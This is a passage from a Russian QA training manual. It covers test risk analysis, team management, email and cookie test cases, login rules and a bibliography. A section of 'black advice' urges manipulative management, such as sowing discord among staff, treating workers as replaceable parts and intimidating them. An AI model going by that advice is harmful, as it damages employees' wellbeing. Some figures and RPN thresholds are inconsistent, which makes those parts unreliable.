- $XF = P_{useFi} \times PazFj \times Cj$, где
 - **XF** – Risk Exposure – Подверженность Риску функциональности **F**;
 - **P_{useFi}** – Вероятность использования функциональности **F**;
 - **PazFj** – Вероятность фейла функциональности **F**;
 - **Cj** – цена/последствия фейла функциональности **F** (на продакшн).

? Леверидж Рисков

Леверидж – Финансовый рычаг – отношение заёмного капитала к собственному капиталу.

Risk Reduction Leverage – Леверидж Рисков

- $RRL = \frac{RE_{BEFORE} - RE_{AFTER}}{REDUCTION\ COSTS}$
 - **RRL** – Risk Reduction Leverage.


? Примеры по Рискам Тестирования

ПРИМЕР-1 – Количественный Анализ Рисков – Анализ Дерева Решений

ЗАДАЧА:

- Есть необработанный алмаз в 6 карат
- Если его разрезать на мелкие камни, то общая их стоимость будет = **\$250K**
- Если отшлифовать в виде одного большого камня, то он будет стоить **\$100K**
- Проблема в том, что есть вероятность в **20%**, что алмаз расколется при резке.
- Тогда его стоимость составит **\$10K**
- Что делать?

РЕШЕНИЕ:



- Ожидаемое значение = $0.8 \times \$205K + 0.2 \times \$10K = \$202K$
- Резать!

ПРИМЕР-2 – Леверидж Рисков

ЗАДАЧА:


- Вероятность потери данных на Сервере – **20%**
- Стоимость такой потери связана со сроками и стоимостью восстановления данных и составляет **\$20,000**
- Оценить риск
- Определить **Леверидж**
- Оценить RRL

РЕШЕНИЕ:

- Оценка риска: $20\% \times \$20,000 = \$4,000$
- Можно внедрить механизм бекапа и уменьшить риск на 5%
- Влияние будет прежним, т.к. в случае сбоя на Сервере так же будут потери, а стоимость работ по бекапу составит **\$2000**
 - Вероятность: 0.05 (после предпринятых мер)
 - Потери: \$20,000 (такие же)
 - Оценка после: $0.05 \times \$20,000 = \1000
 - Cost Risk Reduction: \$2000
- $$RRL = \frac{RE_{BEFORE} - RE_{AFTER}}{REDUCTION COSTS} = \frac{\$4000 - \$1000}{\$2000} = 1.5 > 1$$
- **RRL > 1**

? Матрица Вероятностей и Последствий / Таблица Соответствия

- Расстановка приоритетов рискам для последующего количественного анализа и реагирования осуществляется на основании рейтинга рисков.
- Присвоение риску определённого места происходит на основе оценок их вероятностей возникновения и последствий.
- **Таблица Соответствия** или **Матрицы Вероятности и Последствий** – с её помощью обычно осуществляется оценка **важности рисков** и **приоритетности** для обработки.
- **Матрица** содержит комбинации Вероятности и Воздействия, при помощи которых рискам присваивается определённый ранг: низкий, средний или высший приоритет. В зависимости от предпочтений организации, матрица может содержать описательные термины или цифровые обозначения.



? Как искать и анализировать риски

- Мозговой штурм
- Метод Дельфи
- Карточки Кроуфорда
- SWOT-анализ
- PEST-анализ
- Анализ по 5 силам Портера
- Ретроспектива
- Анализ документации
- Метод «Блок-Схема принятия решения» (PDPC, Process Decision Program Chart)
- Использования опросные листов
- Интервью с экспертами, имеющими опыт
- Реализации аналогичных ИТ-проектов.

? Негативные стороны работы с рисками

- Risk Avoidance – Уклонение от риска
- Risk Transference – Передача риска
- Risk Mitigation – Снижение риска
- Risk Acceptance – Принятие риска

? Отслеживание риска – судьба дефекта

- Пока дефект не исправлен, риск в продукте остаётся.
- Risk Elimination – Риск устраняется в результате спраления и верификации дефекта.
- Risk Acceptance – Риск принимается когда обнаруженный дефект решено не исправлять.
- Risk Sharing – Когда не исправляется серьёзный дефект его обычно делят:
 - С Менеджером Проекта (проектное совещание);
 - С Заказчиком (в ходе сдачи-приёмки);
 - С Пользователем (описание дефекта в сопроводительной документации).
- Risk Avoidance – иногда мы пробуем избежать риска:
 - Переписать фрагмент кода с дефектом;
 - Урезать код (даже путём сокращения функционала).

? Основные стратегии и модели

- Systematic Software Testing
- Product Risk Analysis
- PRISMA
- Product Risk Matrix
- FMEA
- FTP
- Hazard Analysis
- Cost of Exposure

? FMEA

- **FMEA, Failure Modes and Effects Analysis – Анализ Причин и Последствий Отказов** – Метод анализа, применяемый в менеджменте качества для определения потенциальных дефектов (несоответствий) и причин их возникновения в изделии, процессе или услуге.
- FMEA:
 - S – Серьёзность;
 - P – Приоритет;
 - L – Вероятность.
- После проведённого анализа и определения значения показателей для каждого риска (процесса) выполняется расчёт показателя **RPN, Risk Priority Number**.

$$RPN = S \times P \times L$$

№	Риски	Класс Риска			RPN
		Серьёзность (S)	Приоритет (P)	Вероятность (L)	
1	Заведение электронной анкеты заемщика в базу фронт-офиса (положит.)	1	1	5	5
2	Проверка заполнения полей заявки при скоринге на наличие необходимых для рассмотрения данных (положит.)	2	4	5	40
3	Открытие договора и предоставление кредита: разовое зачисление суммы кредита на продуктовый счёт заемщика с дальнейшим внешним переводом, ссуда входит в ПОС.	2	3	3	18

- Если **RPN 1–10**, то провести полное тестирование со всевозможными позитивными и негативными проверками, в том числе минорные тесты.
- Если **RPN 11–30**, то провести сбалансированное тестирование основной фичи.
- Если **RPN 31–70**, то провести поверхностное тестирование основной фичи.
- Если **RPN > 70**, то провести при наличии свободного времени.

Manage People

? Manage People – Управление персоналом – это **практическая деятельность**, которая направлена на обеспечение предприятия **квалифицированным персоналом**, способным качественно выполнять возложенные на него трудовые функции, и оптимальное использование кадрами.

? Работают ли «Основные правила».

Основные «стереотипные» правила – нет, не работают.



? Компания создаётся для работника.

Компания создаётся не для работника и не ради уплаты налогов.

? Набор команды

Как определить, сколько участников нужно?

- $A(\Delta T) = N \times K \times \Delta T$, где
 - N – количество персонала (чел)
 - K – квалификация персонала
 - ΔT – время на проведение работ (рассчитывается $\Delta T = T_{\text{ПРОИЗВОДИТЕЛЬНОЕ}} + T_{\text{НЕПРОИЗВОДИТЕЛЬНОЕ}} + T_{\text{ПОТЕРИ}}$ (час, мин))
 - $A(\Delta T)$ – работа, которая должна быть выполнена за время ΔT (кол-во чел/час)
- Отсюда: $N = A(\Delta T) / (K \times \Delta T)$

? Оперативная обработка потока кандидатов

- «Болтовня ничего не стоит, покажите мне код» (Торвальдс Линус)
- «Заговори, чтобы я тебя увидел» (Сократ)
- В среднем HR тратят 1,5 мин на 1 резюме.

? Собеседование. Критерии отбора

- Хард Скилы (Технические) и Софт Скилы (эмоциональный интеллект).
- Вербалика и невербалика.
- Нестандартные ситуации.
- Определение цели кандидата: деньги, карьера, потусоваться, проф. развитие.
- Кто лучше всех пишет резюме.
- Продуктивность и успешный опыт.
- Кандидат говорит «Не знаю».

? Каким должен быть Тест Менеджер

Тест Менеджер – многозадачный руководитель:

- Чёткое и адекватное понимание потребностей проекта.
- Учёт всех интересов.
- Эффективное планирование.
- Качественный контроль.
- Идейный вдохновитель команды.

? Виды групп в компании

- **Учебно-Карьристская группа (экспансионисты и интернисты):**
 - Высокопрофессиональные кадры;
 - Любят учиться;
 - Карьристы;
 - «Короли» своего дела;
 - Жаждут знаний и большего объёма ответственности;
 - Цена потери бойца очень высока;
 - Непросто управлять;
 - Нет сильной сплочённости;
 - Поддаются влиянию других групп;
 - Руководитель такой группы – демократ.
- **Культурно Развлекательная группа:**
 - Самая многочисленная группа;
 - Сотрудники остановились в своём профессиональном развитии;
 - Как правило, у них есть другие внебиробочные проекты;
 - Не стараются, делают сколько надо, не более;
 - Руководитель группы – автократ, общается с простым народом, видимость работы, много совещаний.
- **Алкогольно-сексуальная группа:**
 - Результат и степень сплочённости определяются в общих потребностях в алкоголе;
 - Стиль управления руководителя-алкоголика – либерально-попустительский;
 - Неофициальный лидер.
 - Высказывание недовольства против начальства.
 - Сотрудники стихийны в работе.

? Роли в команде

- Тигр;
- Шакал при Тигре;
- Всезнайка;
- Спокойный увалень;
- Тёмная Лошадка;
- Козёл отпущения.

? Постановка целей

- Часто проблема не в людях, а в постановке задачи.
- Принципы постановки цели и задач «SMART»:
 - **S – Specific (Конкретные)** – ясные и чёткие в отношении того, что должно быть достигнуто.
 - **M – Measurable (Измеримые)** – кол-венно или кач-венно, чтобы можно было оценить степень достижения.
 - **A – Achievable (Достижимые)** – реально достижимые при имеющихся ресурсах.
 - **R – Relevant (Релевантные)** – не отвлечённые, а непосредственно относящиеся к выполняемой работе.
 - **T – Timed (Измеримые по времени)** – привязанные к конкретным срокам исполнения работ.

? Беседы с сотрудниками. Обратная связь.

1. Пощадите общайтесь и обсуждайте с сотрудниками рабочие моменты, если есть проблема не позволяйте о ней замалчивать, узнавайте первым.
2. Страйтесь быть искренним и открытым с сотрудниками, но избегайте панибратства. Добрый руководитель – не профессия.
3. Не забывайте, что у вас тоже есть начальник. Никогда не обещайте наперёд.

? Функция контроля

- Предварительный.
- Текущий.
- Заключительный.

* Если сотрудника оставить без контроля, он ничего делать не будет.

? Конфликты – это нормально.

1. Не мешайте здоровым спорам.
2. Выявите главных героев.
3. Обращайтесь к личности, говорите о действиях.
4. Найдите решение совместно.
5. Объясните преимущества примирения.
6. Не можете разрешить – урегулируйте.

? Минимизация причин конфликтов

- Правильный подбор кадров.
- Разъяснение требований к работе, критериев оценки труда, обязанностей, зоны ответственности и пределов полномочий.
- Система стимулирования – сама по себе может значительно снизить риск развития конфликтных ситуаций.
- Общие цели – они помогают объединять людей.
- Корпоративная культура – общение в неформальной обстановке способствует сближению сотрудников, нахождению общих интересных тем.

? Увольнение сотрудника «по-хорошему»

Три главных вопроса:

- Действительно ли этого специалиста надо уволить?
- Была ли ему предоставлена возможность доказать, что он может работать лучше?
- Является ли причиной увольнения объективно неудовлетворительная работа сотрудника, или это иные причины, вплоть до просто личной неприязни?

* Выгнанная монашка всегда хулит свой монастырь.

? Увольнение сотрудника «по-плохому»

- Объясните, чем чревато нежелание сотрудника расстаться «по-хорошему», но не переборщите.
- Работа по правилам – проверьте каждый шаг на предмет выполнения (контракт, инструкции, JIRA и т.д.)
- Важно не допустить разрастания конфликта и помнить про доступ сотрудника к важной информации.
 - Анализ прав доступа сотрудника.
 - Передача дел другому сотруднику.
 - Выбор подходящего времени.
 - Профилактическая беседа с оставшимися сотрудниками.

* Незаменимых людей – нет.

** Если ты должен резать, убеди жертву в том, что ты – хирург.

? Мотивация персонала

- **Демотивация** – причины:
 - Обманутые ожидания сотрудника о компании и о перспективах;
 - Игнорирование идей и инициативы сотрудника;
 - Отсутствие признания достижений и результатов со стороны руководства;
 - Не востребованы ключевые навыки сотрудника, которые он сам ценит;
 - Нет личного и профессионального роста;
 - Отсутствие изменений в статусе сотрудника;
 - Отсутствие информации, чувства причастности к компании.
- **Мотивация персонала** – это создание у сотрудников внутреннего желания выполнять свою работу качественно и трудиться с максимальной отдачей.
 - Материальная.
 - **НЕМАТЕРИАЛЬНАЯ**.
 - Наделение особыми полномочиями.
 - Присутствие на важных совещаниях.
 - Возможность выбирать первым.
 - Просьба дать совет.
 - Публичное выражение благодарности.
 - Улучшения психологического климата в коллективе.
 - Совместный обед.
 - Корпоративные соревнования.
 - Поздравления со значимыми датами.

? ЧЁРНЫЕ СОВЕТЫ, КОТОРЫЕ РАБОТАЮТ ВЕЗДЕ, ДАЖЕ В IT, ДАЖЕ В AGILE

- 95% работников будут демонстрировать дружественное отношение, пока у вас не закончится «корм».
 - Относись к сотрудникам как хочешь, поскольку они всё равно не станут относиться к тебе так, как ты этого заслуживаешь, желаешь или требуешь.
 - Вам нужны разногласия между сотрудниками. Если их нет – персонал дружит против вас.
 - Дисциплина начинается с мелочей, на которые не последовала жёсткая реакция: опоздание на 10 минут, несвоевременное выполнение работы. Когда работники видят, что вы уступаете в мелочах, они предпринимают попытки совершить более серьёзные проступки.
 - Выстраивайте «конвейер» таким образом, чтобы легко заменить «шестерёнку», которая сломалась.
 - Дедлайн, который вы определяете для сотрудника, не должен совпадать с крайней датой, когда понадобится результат его работы.
 - Если вы будете только награждать – вас сочтут мямлей. Если вы будете только наказывать – будут считать неадекватным.
 - Профессионалов практически невозможно найти, зато их можно вырастить.
 - У каждого сотрудника, как у продукта питания, есть свой срок годности.
 - Нужно научиться быстро штрафовать и быстро увольнять, потому что люди, которые заслуживают увольнения – это балласт, который тянет вас назад.
 - ПО мнению сотрудников думать за них должен руководитель. Не предлагайте готовые решения, заставляйте персонал находить их самостоятельно.
 - Полезно периодически проводить выборочную проверку и находить мелкие недостатки в текущей работе.
 - Ни в коем случае нельзя допускать формирования в команде второго центра власти, помимо вас.
 - Находясь на вершине горы, вы перестаёте чувствовать, что происходит внизу. Постоянно общайтесь с лучшими сотрудниками. Обедайте с ними не только с целью мотивации, но и для получения информации.
 - Если вы не будете наказывать работников за слова, они перейдут к соответствующим действиям. Зачастую не нужны никакие слова – достаточно посмотреть на человека определённым образом.
- ВЛАСТЬ НЕ ДАЮТ – ВЛАСТЬ БЕРУТ!**

[Esc]

QAM Conxpert 1.0.4

(SOFTWARE QUALITY ASSURANCE MANUAL ESSENTIALS
ABSTRACT FOR A SUCCESSFUL START IN AN IT CAREER)
© Andriy Glabay
Odessa/UKRAINE
ver.1.x.x/* 2021-11-22 – 2022-07-04
ver.1.0.4/* 2022-07-04

Appendix 1

Test Case Examples

ПРИМЕРЫ TEST CASE ДЛЯ EMAIL

- Пустое поле email ER: Сообщение о незаполненном поле email
- Email в нижнем регистре test@gmail.com ER: Значение поля принимается
- Email в верхнем регистре TEST@gmail.com ER: Значение поля принимается
- Email с цифрами в имени пользователя test123@gmail.com ER: Значение поля принимается
- Email с цифрами в доменной части test@gmail123.com ER: Значение поля принимается
- Email с дефисом в имени пользователя Test-test@gmail.com ER: Значение поля принимается
- Email с дефисом в доменной части test@gmail-ua.com ER: Значение поля принимается
- Email со знаком подчёркивания в имени юзера Test_test@gmail.com ER: Значение поля принимается
- Email с точками в имени пользователя Test.test@gmail.com ER: Значение поля принимается
- Email с несколькими точками в доменной части test@gmail.com.ua ER: Значение поля принимается
- Email с кириллическим доменным именем (login@домен.рф) test@gwail.com ER: Значение поля принимается
- Email без точек в доменной части test@gmailcom ER: Сообщение о некорректном email
- Превышение длины email ([>320 символов](#)) ER: Сообщение о некорректном email
- Отсутствие @ в email testgmail.com ER: Сообщение о некорректном email
- Email с пробелами в имени пользователя Tes t@gmail.com ER: Сообщение о некорректном email
- Email с пробелами в доменной части test@gma il.com ER: Сообщение о некорректном email
- Email без имени пользователя @gmail.com ER: Сообщение о некорректном email
- Email без доменной части test@ ER: Сообщение о некорректном email
- Две @ в email test@@gmail.com ER: Сообщение о некорректном email
- Email, который есть в базе ER: Сообщение о некорректном email
- Email со знаком подчёркивания в домене test@gmail_ua.com ER: Сообщение о некорректном email
- Email со знаком запятая в домене test@gmail,com ER: Сообщение о некорректном email
- Email со знаком запятая в имени пользователя Test,t@gmail.com ER: Сообщение о некорректном email
- Email с недопустимыми символами в домене test@gmail%:№.com ER: Сообщение о некорректном email
- Email с недопустимыми символами в имени пользователя [Test&^%\\$@gmail.com](mailto:Test&^%$@gmail.com) ER: Сообщение о некорректном email

ПРИМЕРЫ TEST CASE ДЛЯ COOKIE TESTING:

- Отключение файлов cookie: отключите все файлы cookie и попытайтесь использовать основные функции сайта
- Повреждённые файлы cookie: вручную отредактируйте файл cookie в блокноте и измените параметры на несколько случайных значений
- Шифрование куки: конфиденциальная информация, такая как пароли и имена пользователей, должна быть зашифрована
- Тестирование файлов cookie в нескольких браузерах. Убедитесь, что с вашего веб-сайта правильно записываются cookie в разных браузерах
- Проверка удаления куки с веб-сайта
- Удаление файлов cookie: удалите все файлы cookie для веб-сайтов и посмотрите, как веб-сайт среагирует
- Доступ к файлам cookie: файлы cookie, написанные одним сайтом, не должны быть доступны другим
- Не допускайте чрезмерного использования файлов cookie: если тестируемое приложение является общедоступным веб-сайтом, не следует злоупотреблять файлами cookie.
- Тестирование с другими настройками. Тестирование должно выполняться правильно, чтобы убедиться, что веб-сайт работает хорошо с другими настройками файлов cookie.
- Категоризируйте куки отдельно: куки не должны храниться в той же категории вирусов, спама или шпионских программ

? Что тестировать в Клиент-Серверной модели

Чтобы понимать, что тестировать, надо понимать, с чем имеет дело человек.

- Пользователь работает с Клиентом. Это может быть web или desktop приложение, не суть. Поэтому тестировщик в первую очередь проверяет Клиент! Потому что Сервер может работать идеально, можно даже написать тесты на уровне API и они все будут зелёные. А пользователь загрузит отчёт и увидит ошибку. Сервер работает, на Клиенте ошибка. И плевать на сотни «зелёных» автотестов. У пользователя всё равно ошибка. И задача тестировщика – посмотреть с точки зрения пользователя.
- Однако, если есть доступ к серверу приложения и его базе данных – стоит проверять и их тоже! Так можно увидеть «будущий баг». Например:
 - Сохранили карточку товара – система её отрисовывает и говорит, что всё OK. На клиенте всё отлично!
 - Проверили по Базе – а там часть полей осталась пустая, разработчик неправильно указал название поля в БД. И информация потерялась.
 - То, что сейчас пользователь видит в Клиенте – это просто кэш, «что ввёл, то и отображаю».
 - Если не проверить по Базе, такая проблема может даже вскрыться не сразу. Пользователь открывает карточку товара – часть полей не заполнена: «Ну, наверное, их и не заполняли».
 - А их заполняли! Просто сохранение криво сработало. Поэтому, если есть только чёрный ящик, то нужно проверять, «а реально ли сохранились данные?». Сохранили? Откройте карточку в новом окне или вызовете информацию через API-метод.
 - Если доступ к Базе есть – просто проверьте по ней, что всё хорошо.
 - Если есть доступ к серверным логам – проверьте их на наличие ошибок.
- Помимо простых пользователей бывают злые люди, которые пытаются встремлять в приложение и своровать деньги / данные. Они используют не Клиент или Сервер – туда у них доступа нет. Они пытаются перехватить данные в пути от Клиента к Серверу, или от Сервера к БД. Ну а раз нехорошие люди могут это сделать, то тестировщик тоже должен это уметь! Потому что тестировщик предоставляет информацию о нашем продукте. Тестировщик изучает уязвимости и потом рассказывает команде: «проверил, у нас есть такие-то и такие-то потенциальные дыры. Давайте подумаем, надо нам их как-то закрывать или нет». То есть не факт, что исправлять проблему будут. Может, приложение некритичное – данные не утекут, деньги вы не храните. Тогда и заморачиваться лишний раз никто не будет, потому что тестировать на защищённость – дорого, специалистов мало. Но какие-то базовые проверки типа SQL-инъекций или XSS-атак стоит изучить и проверить на своём приложении. Хотя бы чтобы понять их критичность. Ведь если атака сломает клиент – ну и пусть. А если атака положит сервер, это уже не очень хорошо. И надо хотя бы знать, от чего это бывает.

Appendix 2

Requirements for LOGIN and PASSWORD inputs.

? Символы, которые можно использовать при вводе имени пользователя и пароля

Для ввода имени пользователя и пароля разрешается применять следующие символы.

Имя пользователя и пароль следует вводить с учётом регистра.

- Заглавные латинские буквы: от **A** до **Z** (26 символов)
- Строчные латинские буквы: от **a** до **z** (26 символов)
- Цифры: от **0** до **9** (10 символов)
- Символы: (**пробел**) ! " # \$ % & ' () * + , - . / : ; < = > ? @ [\] ^ _ ` { | } ~ (33 символа)
- Имя пользователя для входа в систему
 - Пробелы, двоеточия и кавычки не допускаются.
 - Оно не может состоять только из цифр, и поле нельзя оставлять незаполненным.
 - Длина ограничивается 32 символами.
- Пароль для входа в систему
 - Максимально допустимая длина пароля для администраторов и супервайзера составляет 32 символа, тогда как для пользователей длина ограничивается 128 символами.
 - В отношении типов символов, которые могут использоваться для задания пароля, никаких ограничений не установлено. В целях безопасности рекомендуется создавать пароли, содержащие буквы верхнего и нижнего регистров, цифры и другие символы. Чем большее число символов используется в пароле, тем более трудной является задача его подбора для посторонних лиц.
 - В подразделе «Политика паролей» раздела «Расширенная безопасность» вы можете установить требование в отношении обязательного включения в пароль букв верхнего и нижнего регистров, цифр и других символов, а также минимально необходимое количество символов в пароле. Для получения сведений об определении политики паролей см. Настройка функций расширенной безопасности.

Bibliography

Testing Theory

- **Введение в тестирование ПО. Принципы тестирования** / Лекция 2021-10 Владимир Арутин
Ресурс: Компания AB Soft, авторский курс «QA Manual»
- **Знакомство с профессией Manual QA Engineer** / Презентация 2021–2022 Артём Койков
Ресурс: Компьютерная школа Hillel IT School, курс «QA Manual Basic»
- **Введение в профессию Manual QA Engineer** / Презентация 2021–2022 Артём Койков
Ресурс: Компьютерная школа Hillel IT School, курс «QA Manual Basic»
- **Требования к программному обеспечению и их анализ** / Презентация 2021–2022 Артём Койков
Ресурс: Компьютерная школа Hillel IT School, курс «QA Manual Basic»
- **QA Interviews Streams** / Стримы 2020 – 2022 Вадим Ксендзов
Ресурс: YouTube канал «**Вадим Ксендзов**»
<https://www.youtube.com/channel/UC6hNNICXv1ZgdGpzINf83RA>

Fundamental Testing process

- **Введение в тестирование ПО. Принципы тестирования** / Лекция 2021-10 Владимир Арутин
Ресурс: Компания AB Soft, авторский курс «QA Manual»
- **Методологии разработки ПО. SCRUM** / Лекция 2021-10 Владимир Арутин
Ресурс: Компания AB Soft, авторский курс «QA Manual»
- **Software Testing Life Cycle** / Презентация 2021–2022
Ресурс: Компьютерная школа Hillel IT School, курс «QA Manual Basic»
- **Методологии разработки ПО** / Презентация 2021–2022
Ресурс: Компьютерная школа Hillel IT School, курс «QA Manual Basic»
- **QA Interviews Streams** / Стримы 2020 – 2022 Вадим Ксендзов
Ресурс: YouTube канал «**Вадим Ксендзов**»
<https://www.youtube.com/channel/UC6hNNICXv1ZgdGpzINf83RA>
- **Модели разработки ПО** / Лекция
Ресурс: BUGZA, учебный сайт о тестировании
<https://bugza.info/modeli-razrabotki-po/>
- **Другие модели процессов разработки ПО** / Лекция, JSP & Servlets
Ресурс: JAVARUSH Java-университет – учебная площадка онлайн-курса по Java
<https://javarush.ru/quests/lectures/questservlets.level15.lecture06>
- **Гибкая методология разработки – Agile** / Лекция, JSP & Servlets
Ресурс: JAVARUSH Java-университет – учебная площадка онлайн-курса по Java
<https://javarush.ru/quests/lectures/questservlets.level15.lecture02>
- **Курс Тестировщик с нуля (QA)** / Видеоуроки 2020 – 2022 Артём Русов
Ресурс: YouTube канал «**Artsiom Rusau QA Life**»
- **Библия QA v. 2.0** / база знаний 2022-04-02 Владислав Еремеев
Ресурс: «**QA Bible**»
https://vladislaveremeev.gitbook.io/qa_bible
- **Методологии разработки ПО**/Статья 2015-06-18 Gennadii Mishchevskii
Ресурс: DOU
<https://dou.ua/forums/topic/14015/>
- **Чем Канбан отличается от Scrum, и причём тут Agile** / Статья 2021-08-17 Василий Савунов
Ресурс: Scrumtrek
<https://scrumtrek.ru/blog/kanban/5796/kanban-scrum-agile-otlichiya/>

Levels and Types of Testing

- **Уровни и виды тестирования** / Лекция 2021-10 Владимир Арутин
Ресурс: Компания **AB Soft**, авторский курс «QA Manual»
 - **Уровни тестирования программного обеспечения. Часть 1** / Презентация 2021–2022 Артём Койков
Ресурс: Компьютерная школа **Hillel IT School**, курс «QA Manual Basic»
 - **Уровни тестирования программного обеспечения. Часть 2** / Презентация 2021–2022 Артём Койков
Ресурс: Компьютерная школа **Hillel IT School**, курс «QA Manual Basic»
 - **Виды тестирования** / Презентация 2021–2022 Артём Койков
Ресурс: Компьютерная школа **Hillel IT School**, курс «QA Manual Basic»
 - **Система управления проектами Jira (Bug tracking system)** / Презентация 2021–2022 Артём Койков
Ресурс: Компьютерная школа **Hillel IT School**, курс «QA Manual Basic»
 - **Библия QA v. 2.0** / база знаний 2022 Владислав Еремеев
Ресурс: «**QA Bible**»
https://vladislaveremeev.gitbook.io/qa_bible
 - **QA Interviews Streams** / Стимы 2020 – 2022 Вадим Ксендзов
Ресурс: YouTube канал «**Вадим Ксендзов**»
<https://www.youtube.com/channel/UC6hNNICXv1ZgdGpzINf83RA>
 - **Виды тестирования ПО** / Лекция
Ресурс: BUGZA, учебный сайт о тестировании
<https://bugza.info/vidy-testirovaniya-po/>

Test Design

Test Documentation

Version control system GIT

- **Git / Документация v.2.37.0**
Ресурс: «git-scm.com»
<https://git-scm.com/docs/git-checkout>
 - **Система контроля версий GIT / Лекция 2021-10 Владимир Арутин**
Ресурс: Компания **AB Soft**, авторский курс «QA Manual»
 - **Git / Курс 2021-05-10 Илья Кантер**
Ресурс: «[JavaScript](#)»
https://www.youtube.com/watch?v=W4hoc24K93E&list=PLDyvV36pndZFHXjXuwA_NywNrVQO0aQqb&index=1
 - **Курс Тестировщик с нуля (QA) / Видеоуроки 2020 – 2022 Артём Русов**
Ресурс: YouTube канал «[Artsiom Rusau QA Life](#)»
<https://www.youtube.com/c/ArtsiomRusauQALife>
 - **QA Interviews Streams / Стимы 2020 – 2022 Вадим Ксендзов**
Ресурс: YouTube канал «[Вадим Ксендзов](#)»
<https://www.youtube.com/channel/UC6hNNICXv1ZgdGpziNf83RA>
 - **Как работать в Jira / Статья 2021-05-20 Space Police**
Ресурс: «[timeweb](#)»
<https://timeweb.com/ru/community/articles/kak-rabotat-v-jira>

UI Elements

- **Тестирование Web GUI** / Презентация 2021–2022 Артём Койков
Ресурс: Компьютерная школа **Hillel IT School**, курс «QA Manual Basic»
- **Элементы интерфейса сайта** / Статья 2020-05-19
Ресурс: Агентство полного цикла «**Boroda Digital**»
<https://borodaboroda.com/blog/elementy-interfejsa-sajta/>
- **32 User interface элементов для UI дизайнеров** / Статья 2020-02-08 polishchuk
Ресурс: Портал «**bool.dev**»
<https://bool.dev/blog/detail/32-user-interface-elementov-dlya-ui-dizaynerov>
- **Правила и запреты веб-дизайна** / Статья 2017-09-12 Logomachine
Ресурс: «Хабр», компания «Логомашин»
<https://habr.com/ru/company/logomachine/blog/337758/>
- **9 основных правил веб-дизайна, которые дизайнер может иногда нарушать** / Статья 2019-09-14
Ресурс: информационный портал «**infobiz.com.ua**»
<https://advertise.in.ua/kompyutery-internet/9-osnovnykh-pravil-veb-dizayna-kotoryye-dizayner-mozhet-inogda-narushat.htm>
- **Web development tools** / статья 2022-06-10
Ресурс: «**Википедия**»
https://en.wikipedia.org/wiki/Web_development_tools
- **Overview Chrome DevTools** / документация 2016-03-28
Ресурс: «**Chrome Developers**»
<https://developer.chrome.com/docs/devtools/overview/>

HTML & CSS

- **Основы HTML** / Лекция 2021-10 Владимир Арутин
Ресурс: Компания **AB Soft**, авторский курс «QA Manual»
- **Web технологии часть 2: HTML** / Презентация 2021–2022 Артём Койков
Ресурс: Компьютерная школа **Hillel IT School**, курс «QA Manual Basic»
- **HTML** / статья 2021-05-07
Ресурс: «**Википедия**»
<https://ru.wikipedia.org/wiki/HTML>
- **HTML CSS JavaScript MySQL PHP Bootstrap book academy примеры онлайн** / Учебное пособие 2020
Ресурс: «**HTML5CSS.ru**»
<https://html5css.ru/>
- **Самоучитель HTML** / Учебное пособие 2010-09-23
Ресурс: «**htmlbook.ru**»
<http://htmlbook.ru/samhtml>
- **Самоучитель CSS** / Учебное пособие 2010-09-23
Ресурс: «**htmlbook.ru**»
<http://htmlbook.ru/css>

Databases

- **Базы Данных. Введение в SQL** / Лекция 2021-10 Владимир Арутин
Ресурс: Компания **AB Soft**, авторский курс «QA Manual»
- **SQL basics** / Презентация 2021–2022 Артём Койков
Ресурс: Компьютерная школа **Hillel IT School**, курс «QA Manual Basic»

Client-Server

- Клиент-серверная архитектура / Презентация 2021–2022 Артём Койков
Ресурс: Компьютерная школа **Hillel IT School**, курс «QA Manual Basic»
 - Клиент-серверная архитектура / Презентация 2021–2022 Артём Койков
Ресурс: Компьютерная школа **Hillel IT School**, курс «QA Manual Basic»
 - QA Interviews Streams / Стимы 2020 – 2022
Ресурс: YouTube канал «**Вадим Ксендзов**»
<https://www.youtube.com/channel/UC6hNNICXv1ZgdGpzINf83RA>
 - Клиент-серверная архитектура в картинках / Статья 2020-04-04 Molechka
Ресурс: «**Хабр**»
<https://habr.com/ru/post/495698/>
 - Трёхуровневая архитектура / Статья из Википедии 2006 Мартин Фаулер
Ресурс: «**Wikiwand**»
https://www.wikiwand.com/ru/%D0%A2%D1%80%D1%91%D1%85%D1%83%D1%80%D0%BE%D0%B2%D0%BD%D0%B5%D0%B2%D0%B0%D1%8F_%D0%B0%D1%80%D1%85%D0%B8%D1%82%D0%B5%D0%BA%D1%82%D1%83%D1%80%D0%BO

API

- Тестирование API / Лекция 2021-10 Владимир Арутин
